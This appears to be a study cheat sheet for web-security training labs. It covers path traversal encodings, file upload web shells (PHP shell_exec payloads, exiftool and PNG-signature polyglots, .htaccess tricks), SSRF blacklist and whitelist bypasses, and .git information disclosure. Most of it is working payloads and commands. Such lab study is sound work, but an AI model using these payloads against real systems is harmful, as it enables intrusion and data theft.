Path Traversal:

1. Look for any URL which contains some query parameters. ?file=abc.jpg
2. Do the url encoding

```
     . --> %2e
     / --> %2f
     % --> %25
../../../etc/passwd after double encoding %252e%252e%252f%252e
%252e%252f%252e%252e%252fetc/passwd
```

Hint: Can do triple encoding or four times encoding

3. if whitelisted only allowed, use null character with the filename and extension.

Eg: `../../../../etc/passwd%00file.jpg`

File Upload:
Upload Shell to execute commands:

1. Search for any upload files button. Eg: image upload

2. If simple shell.php is allowed.


```
<?php echo shell_exec('id') ?>
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

3. if only jpg can be uploaded then create an image for that using the command

```
exiftool Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" tiget.jpg -o exploit.php
```

OR


```
exiftool -Comment="<?php echo shell_exec('id'); ?>" image.jpg
```




12.12. PNG file signature

The first eight bytes of a PNG file always contain the following values:


```
   (decimal)              137  80  78  71  13  10  26  10
   (hexadecimal)           89  50  4e  47  0d  0a  1a  0a
   (ASCII C notation)    \211   P   N   G  \r  \n \032 \n
```



```
<?php echo shell_exec('cat /home/carlos/secret');
```



```
89504e470d0a1a0a3C3F706870206563686F207368656C6C
5F657865632827636174202F686F6D65
2F6361726C6F732F7365637265742729
3B203F3E
```



```
x89PNG
SUB
<?php echo shell_exec('cat /home/carlos/secret'); ?>
```

4. Option to change the content type to image/jpeg
5. In case blacklisted, upload files of random extension. Upload of .htaccess may be required

Content-Type: text/plain
AddType application/x-httpd-php .frl

and then upload the shell.frl


6. renaming may help **shell.php%00.jpg**
GIF89a
<?php echo shell_exec('id'); ?>

7. if execution of php blocked in current folder, upload using
    filename = ../shell.php
    But if still it is not allowing, then use encoding
    %2e%2e%2fshell.php

SSRF:

1. Check the POST request which contains some parameter as url. This URL has to be modified for getting admin access or anything.
2. If the admin is on other IP. May be then use ZAP to to find the ip using FUZZ. Then pass the ip with url to get admin panel and proceed.
3. In case of blacklisted url of localhost/admin, try to check first what part of this url is blocked. Try different possibility

to convert this url to different forms to bypass blacklist. If done proceed with the deleting user.
http://127.000.000.001/AdMiN
http://127.0.0.01/AdMiN
http://127.1/AdMiN
http://127.0.1/AdMiN



Converted IP

Quad Decimal	127.0.0.1
Integer	2130706433
Binary	1111111000000000000000000000001
Hexadecimal	7f000001
Octal	17700000001

http://2130706433/aDmin
http://0x7f000001/aDmin
http://017700000001/aDmin
http://127.0.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65

4. For whitelist, check for the required url fir whitelist. When found, then append this url after #.
Encode # to %2523

https://good-host:fakepassword@bad-host (good-host is like user name)
https://bad-host#good-host (URL fragmenting)
https://good-host.bad-host (DNS name you control)

Information Disclosure:

1. Modify some url part such as modify query parameters and check the error trace to find the solution.
Check for any admin password in that error dump.
2. Check the pages from inspector tool, some debug message could be there, check the url if provided to debug and run it on browser. Some flag will be there.

Firefox developer tools, specifically Page inspector, Style editor and Debugger should be useful. Be sure to use the search field.
HTML files, CSS files, javascript files as well as robots.txt

3. Check for any hidden folderin the **robots.txt.** And then visit that to check further. Also the backup folders found in the robots.txt can be checked.
4. Using git tool,

```
wget –mirror <utl>/.git
git log
git chekout
ll
cat filename
```

Okular
VSCode
https://github.com/frank-leitner/portswigger-websecurity-academy/tree/main

```
sudo apt update
sudo apt install okular
```